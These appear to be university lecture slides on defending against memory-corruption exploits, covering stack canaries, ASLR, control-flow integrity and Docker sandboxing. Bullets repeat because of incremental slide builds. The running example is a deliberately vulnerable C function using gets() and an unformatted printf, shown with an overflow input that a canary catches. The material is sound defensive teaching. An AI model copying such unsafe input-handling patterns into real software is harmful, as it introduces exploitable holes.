
- If an attacker found one bug, there might be other **similar bugs**





- If an attacker found one bug, there might be other **similar bugs**
- A lot easier to find and exploit similar bugs





- If an attacker found one bug, there might be other **similar bugs**
- A lot easier to find and exploit similar bugs
- True until there are no similar bugs anymore













- Better: defense killing whole **class of bugs**, e.g. buffer overflows



- Better: defense killing whole **class of bugs**, e.g. buffer overflows
- Can be extremely hard → not easy to find bug-free programs



- Better: defense killing whole **class of bugs**, e.g. buffer overflows
- Can be extremely hard → not easy to find bug-free programs
- We already win if we **prevent exploitation**



- Better: defense killing whole **class of bugs**, e.g. buffer overflows
- Can be extremely hard → not easy to find bug-free programs
- We already win if we **prevent exploitation**
- And we have a solid definition of exploitation



- Prevent one step of exploitation



- Prevent one step of exploitation
- Cannot prevent Setup step → every transition is sane and the state is defined





- Prevent one step of exploitation
- Cannot prevent Setup step → every transition is sane and the state is defined
- Try to prevent Instantiation and Programming step



- Prevent one step of exploitation
- Cannot prevent Setup step → every transition is sane and the state is defined
- Try to prevent Instantiation and Programming step
- Start with Instantiation step



- Prevent one step of exploitation
- Cannot prevent Setup step → every transition is sane and the state is defined
- Try to prevent Instantiation and Programming step
- Start with Instantiation step
- We again use the Simple Password Manager as an example



```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG"))  
        printf(buffer);  
    return atoi(buffer);  
}
```




- We assume that the **Red Team** did not find the bugs (yet)



- We assume that the **Red Team** did not find the bugs (yet)
- We don't know about the `gets` and `printf` bug



- We assume that the **Red Team** did not find the bugs (yet)
- We don't know about the `gets` and `printf` bug
- The problem the **Blue Team** has when defending:
 - The **Blue Team** has to roughly know about possible attacks



- We assume that the **Red Team** did not find the bugs (yet)
- We don't know about the `gets` and `printf` bug
- The problem the **Blue Team** has when defending:
 - The **Blue Team** has to roughly know about possible attacks
 - Protecting against a (yet) unknown attack is often not possible or comes with great costs (e.g. performance overhead)




- We assume that the **Red Team** did not find the bugs (yet)
- We don't know about the `gets` and `printf` bug
- The problem the **Blue Team** has when defending:
 - The **Blue Team** has to roughly know about possible attacks
 - Protecting against a (yet) unknown attack is often not possible or comes with great costs (e.g. performance overhead)
- Assume we know about stack-buffer overflows




- Want to prevent Instantiation step
- Attacker should not get into **weird state** using a buffer overflow




- Want to prevent Instantiation step
- Attacker should not get into **weird state** using a buffer overflow
- Program should **rather die** than being attacker controlled



- Want to prevent Instantiation step
- Attacker should not get into **weird state** using a buffer overflow
- Program should **rather die** than being attacker controlled
- Remember: Stack overflow → overwrite the saved return address



- Want to prevent Instantiation step
- Attacker should not get into **weird state** using a buffer overflow
- Program should **rather die** than being attacker controlled
- Remember: Stack overflow → overwrite the saved return address
- Cannot make it readonly (write permissions have page-level granularity)




- Simple idea: put a known (random) value between the buffer and the saved return address




- Simple idea: put a known (random) value between the buffer and the saved return address
- We call this value **canary** (yes, like the yellow bird)



- Simple idea: put a known (random) value between the buffer and the saved return address
- We call this value **canary** (yes, like the yellow bird)
- Canary is overwritten first




- Simple idea: put a known (random) value between the buffer and the saved return address
- We call this value **canary** (yes, like the yellow bird)
- Canary is overwritten first
- On return, check whether the canary has the correct value




- Simple idea: put a known (random) value between the buffer and the saved return address
- We call this value **canary** (yes, like the yellow bird)
- Canary is overwritten first
- On return, check whether the canary has the correct value
- If not → buffer overflow, kill program

```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```




```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```





```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```

→




```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```




```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```

→



```
uint32_t readPIN() {  
    char buffer[16];  
    printf("Enter PIN:\n");  
    gets(buffer);  
    if(getenv("DEBUG")) printf(buffer);  
    return atoi(buffer);  
}
```

→



Before return, check
canary → 0x01002236 ≠
0x37363534 → exit

- Stack canaries are **default** in gcc

- Stack canaries are **default** in gcc
- However, **only** buffers **larger than 8 bytes** are protected

- Stack canaries are **default** in gcc
- However, **only** buffers **larger than 8 bytes** are protected
- We can use `-fstack-protector-all` to protect all buffers

```
% gcc pwdman.c -fstack-protector-all -o pwdman
```

- Stack canaries are **default** in gcc
- However, **only** buffers **larger than 8 bytes** are protected
- We can use `-fstack-protector-all` to protect all buffers

```
% gcc pwdman.c -fstack-protector-all -o pwdman
% ./pwdman
Enter PIN:
012345678901234567890123456789
```


- Stack canaries are **default** in gcc
- However, **only** buffers **larger than 8 bytes** are protected
- We can use `-fstack-protector-all` to protect all buffers


```
% gcc pwdman.c -fstack-protector-all -o pwdman
% ./pwdman
Enter PIN:
012345678901234567890123456789
*** stack smashing detected ***: ./pwdman terminated
[1] 7569 abort (core dumped) ./pwdman
```

- We fixed the class of **stack-overflow bugs**





- We fixed the class of **stack-overflow bugs**
- The canary protects every stack buffer from being used to get into a “weird state”






- We fixed the class of **stack-overflow bugs**
- The canary protects every stack buffer from being used to get into a “weird state”







- Simple stack-buffer overflow cannot get into an exploitable weird state




- Simple stack-buffer overflow cannot get into an exploitable weird state
- Leak canary using a different trick (e.g., `printf` bug, or out-of-bounds read)



- Simple stack-buffer overflow cannot get into an exploitable weird state
 - Leak canary using a different trick (e.g., `printf` bug, or out-of-bounds read)
- Only prevented a part of a class of bugs



- Simple stack-buffer overflow cannot get into an exploitable weird state
 - Leak canary using a different trick (e.g., `printf` bug, or out-of-bounds read)
- Only prevented a part of a class of bugs
- Still other ways to get into a weird state



- Simple stack-buffer overflow cannot get into an exploitable weird state
 - Leak canary using a different trick (e.g., printf bug, or out-of-bounds read)
- Only prevented a part of a class of bugs
- Still other ways to get into a weird state
 - We want something more generic, even if less powerful



- **Randomness** is often used in security → **probabilistic** approach



- **Randomness** is often used in security → **probabilistic** approach
- Assumption: attacker can **jump** to any **memory location**




- **Randomness** is often used in security → **probabilistic** approach
- Assumption: attacker can **jump** to any **memory location**
- What if all memory **locations** are **unpredictable**?




- **Randomness** is often used in security → **probabilistic** approach
- Assumption: attacker can **jump** to any **memory location**
- What if all memory **locations** are **unpredictable**?
- Attacker cannot reliably jump to a specific location anymore

- Address Space Layout Randomization (ASLR) randomizes the position of program parts



- Address Space Layout Randomization (ASLR) randomizes the position of program parts



- Address Space Layout Randomization (ASLR) randomizes the position of program parts





- Address Space Layout Randomization (ASLR) randomizes the position of program parts



- Attacker cannot predict the location of a sane or injected state



- Address Space Layout Randomization (ASLR) randomizes the position of program parts




- Attacker cannot predict the location of a sane or injected state
- Powerful on 64-bit systems → huge address space (128 TB)



- ASLR is only a **probabilistic countermeasure** relying on two assumptions



- ASLR is only a **probabilistic countermeasure** relying on two assumptions
 - **No leak** of addresses → breaks ASLR immediately



- ASLR is only a **probabilistic countermeasure** relying on two assumptions
 - **No leak** of addresses → breaks ASLR immediately
 - Randomization range is **large enough** → brute force breaks ASLR



- ASLR is only a **probabilistic countermeasure** relying on two assumptions
 - **No leak** of addresses → breaks ASLR immediately
 - Randomization range is **large enough** → brute force breaks ASLR
- On 64-bit systems, ASLR makes **exploitation really hard**



- ASLR is only a **probabilistic countermeasure** relying on two assumptions
 - **No leak** of addresses → breaks ASLR immediately
 - Randomization range is **large enough** → brute force breaks ASLR
- On 64-bit systems, ASLR makes **exploitation really hard**
- Advantage of ASLR: it **costs** nearly **nothing** → widespread use



- Assumption: attacker still found a way to get into a weird state



- Assumption: attacker still found a way to get into a weird state
- Last resort to prevent exploitation → make the **Programming** step **infeasible**



- Assumption: attacker still found a way to get into a weird state
- Last resort to prevent exploitation → make the **Programming** step **infeasible**
- Attacker uses the **input stream** to program the weird machine



- Assumption: attacker still found a way to get into a weird state
- Last resort to prevent exploitation → make the **Programming** step **infeasible**
- Attacker uses the **input stream** to program the weird machine
- We could filter the input stream – but this is not always possible



- Idea: make the FSM aware of itself!



- Idea: make the FSM **aware of itself!**
- The FSM should know which states and transitions are allowed



- Idea: make the FSM **aware of itself!**
 - The FSM should know which states and transitions are allowed
- **Prevent** all transitions which are **not in the original FSM**



- Idea: make the FSM **aware of itself!**
 - The FSM should know which states and transitions are allowed
- **Prevent** all transitions which are **not in the original FSM**
- Every state has to check whether




- Idea: make the FSM **aware of itself!**
- The FSM should know which states and transitions are allowed
- **Prevent** all transitions which are **not in the original FSM**
- Every state has to check whether
 - **target** of an indirect jump is correct according to the FSM




- Idea: make the FSM **aware of itself!**
- The FSM should know which states and transitions are allowed
- **Prevent** all transitions which are **not in the original FSM**
- Every state has to check whether
 - **target** of an indirect jump is correct according to the FSM
 - saved **return address** points to a previous state




- Idea: make the FSM **aware of itself!**
- The FSM should know which states and transitions are allowed
- **Prevent** all transitions which are **not in the original FSM**
- Every state has to check whether
 - **target** of an indirect jump is correct according to the FSM
 - saved **return address** points to a previous state
- Forces the program to stay inside the FSM





- **Control-flow integrity** sounds simple → **difficult** to implement




- Control-flow integrity sounds simple → difficult to implement
 - Control-flow graph must be correctly constructed




- **Control-flow integrity** sounds simple → **difficult** to implement
 - Control-flow **graph** must be **correctly constructed**
 - **Function pointers** cannot be protected if destination set is large




- **Control-flow integrity** sounds simple → **difficult** to implement
 - Control-flow **graph** must be **correctly constructed**
 - **Function pointers** cannot be protected if destination set is large
 - Some functions (e.g., library functions) have **many call locations** and therefore return locations




- **Control-flow integrity** sounds simple → **difficult** to implement
 - Control-flow **graph** must be **correctly constructed**
 - **Function pointers** cannot be protected if destination set is large
 - Some functions (e.g., library functions) have **many call locations** and therefore return locations
- Still, usable implementations in **clang** and from **Microsoft**



- **Control-flow integrity** sounds simple → **difficult** to implement
 - Control-flow **graph** must be **correctly constructed**
 - **Function pointers** cannot be protected if destination set is large
 - Some functions (e.g., library functions) have **many call locations** and therefore return locations
- Still, usable implementations in **clang** and from **Microsoft**
- Exploitation is still possible → integrity checks are often **coarse-grained**



- We discussed techniques to **prevent** the **Instantiation** step



- We discussed techniques to **prevent** the **Instantiation** step
 - Canary
 - ASLR



- We discussed techniques to **prevent** the **Instantiation** step
 - Canary
 - ASLR
- And control-flow integrity to prevent **Programming** step



- We discussed techniques to **prevent** the **Instantiation** step
 - Canary
 - ASLR
- And control-flow integrity to prevent **Programming** step
- They provide good protection but can be circumvented



- We discussed techniques to **prevent** the **Instantiation** step
 - Canary
 - ASLR
- And control-flow integrity to prevent **Programming** step
- They provide good protection but can be circumvented
- Why use the countermeasures if they can be circumvented?



- Often arguments such as



- Often arguments such as
 - “We have to increase the costs/raise the bar for an attacker”
 - “Many layers of security make it a lot harder for an attacker”



- Often arguments such as
 - “We have to increase the costs/raise the bar for an attacker”
 - “Many layers of security make it a lot harder for an attacker”
- That is partly true, however...



- Often arguments such as
 - “We have to increase the costs/raise the bar for an attacker”
 - “Many layers of security make it a lot harder for an attacker”
- That is partly true, however...
- ...in most cases there is a **trade-off**



- Often arguments such as
 - “We have to increase the costs/raise the bar for an attacker”
 - “Many layers of security make it a lot harder for an attacker”
- That is partly true, however...
- ...in most cases there is a **trade-off**
- **Increased cost** for the attacker usually comes with increased cost for the user as well



- Often arguments such as
 - “We have to increase the costs/raise the bar for an attacker”
 - “Many layers of security make it a lot harder for an attacker”
 - That is partly true, however...
 - ...in most cases there is a **trade-off**
 - **Increased cost** for the attacker usually comes with increased cost for the user as well
- slower programs, increased memory consumption, ...




- User has to pay the costs all the time




- User has to pay the costs all the time
- Attacker only has to pay them once




- User has to pay the costs all the time
- Attacker only has to pay them once
- A defender has to decide whether such a trade-off is worth for individual cases



- Presented countermeasures provide a good **trade-off** between cost and security



- Presented countermeasures provide a good **trade-off** between cost and security
- This is one reason why they are widely used



- Presented countermeasures provide a good **trade-off** between cost and security
- This is one reason why they are widely used
- **Future hardware** might implement some countermeasures to reduce the costs



- Presented countermeasures provide a good **trade-off** between cost and security
- This is one reason why they are widely used
- **Future hardware** might implement some countermeasures to reduce the costs
- What else can we do in the meantime?



- Might not prevent attack from a **sophisticated attacker**



- Might not prevent attack from a **sophisticated attacker**
- **Restrict** the attacker **after** the exploit




- Might not prevent attack from a **sophisticated attacker**
- **Restrict** the attacker **after** the exploit
- Protect our **system**, even if application is controlled by the attacker



- Simple sandboxing with Docker can be as easy as running one command

```
% docker run --rm --read-only=true -i --cap-drop=all \  
    --net=none -v $PWD:/app -t ubuntu /app/pwdman  
Enter PIN:
```


- Simple sandboxing with Docker can be as easy as running one command

```
% docker run --rm --read-only=true -i --cap-drop=all \  
    --net=none -v $PWD:/app -t ubuntu /app/pwdman  
Enter PIN: 
```

- Simple sandboxing with Docker can be as easy as running one command

```
% docker run --rm --read-only=true -i --cap-drop=all \
  --net=none -v $PWD:/app -t ubuntu /app/pwdman
Enter PIN: ◆◆◆◆◆◆◆◆
# ls
app bin boot dev etc home lib lib64 media mnt
opt proc root run sbin srv sys tmp usr var
# echo "test" > /tmp/test
sh: 4: cannot create /tmp/test: Read-only file system
# networkctl

IDX LINK                TYPE                      OPERATIONAL SETUP
  1 lo                    loopback                  n/a         n/a
```



- An attacker cannot do much anymore



- An attacker cannot do much anymore
 - The file system is readonly, no files can be changed/created
 - No files of the host computer are visible, except the program and the password list
 - There is no network connection to easily exfiltrate data




- An attacker cannot do much anymore
 - The file system is readonly, no files can be changed/created
 - No files of the host computer are visible, except the program and the password list
 - There is no network connection to easily exfiltrate data
- Even if our program is owned by an attacker, the attacker can at least **not harm the rest of the system**




- Always expect the **worst case** that could happen!



- Always expect the **worst case** that could happen!
- In this case: attacker found exploitable bug, circumvented all countermeasures, got a shell in the sandbox and was able to read the password file




- Always expect the **worst case** that could happen!
- In this case: attacker found exploitable bug, circumvented all countermeasures, got a shell in the sandbox and was able to read the password file
- → No problem if file is **encrypted**, and key is derived from PIN



- Always expect the **worst case** that could happen!
- In this case: attacker found exploitable bug, circumvented all countermeasures, got a shell in the sandbox and was able to read the password file
- → No problem if file is **encrypted**, and key is derived from PIN
- (Assuming the crypto is good, and you used it correctly)




- If we encrypt the data, do we even **benefit from a sandbox?**



- If we encrypt the data, do we even **benefit from a sandbox?**
- Attacker cannot read the password file anyway



- If we encrypt the data, do we even **benefit from a sandbox?**
- Attacker cannot read the password file anyway





- Without sandbox, attacker can create/modify files




- Without sandbox, attacker can create/modify **files**
- Attacker could install a **keylogger** or other malicious software




- Without sandbox, attacker can create/modify **files**
- Attacker could install a **keylogger** or other malicious software
- Or replace the password manager with a manipulated one leaking the PIN



- Without sandbox, attacker can create/modify **files**
- Attacker could install a **keylogger** or other malicious software
- Or replace the password manager with a manipulated one leaking the PIN
- Best crypto does not help if system is **compromised**



- Never assume perfect countermeasures or bug-free code



- Never assume perfect countermeasures or bug-free code
- **Encrypt** your data in case it leaks (it will at some point)



- Never assume perfect countermeasures or bug-free code
- **Encrypt** your data in case it leaks (it will at some point)
- **Minimize** privileges (e.g., a server should not run as root)



- Never assume perfect countermeasures or bug-free code
- **Encrypt** your data in case it leaks (it will at some point)
- **Minimize** privileges (e.g., a server should not run as root)
- **Log** everything – in case of an attack, you have a chance to find (and sue) the attacker



- Never assume perfect countermeasures or bug-free code
- **Encrypt** your data in case it leaks (it will at some point)
- **Minimize** privileges (e.g., a server should not run as root)
- **Log** everything – in case of an attack, you have a chance to find (and sue) the attacker
- Compiler can help to **harden** your application, e.g., using compile flags such as `-D_FORTIFY_SOURCE=2`



- Never ignore compiler warnings



- Never ignore compiler **warnings**
- Don't disable default countermeasures (e.g., stack canaries)



- Never ignore compiler **warnings**
- Don't disable default countermeasures (e.g., stack canaries)
- **Enable countermeasures** that are cheap, e.g., ASLR



- Never ignore compiler **warnings**
- Don't disable default countermeasures (e.g., stack canaries)
- **Enable countermeasures** that are cheap, e.g., ASLR
- Consider stronger countermeasures, such as CFI



- Never ignore compiler **warnings**
- Don't disable default countermeasures (e.g., stack canaries)
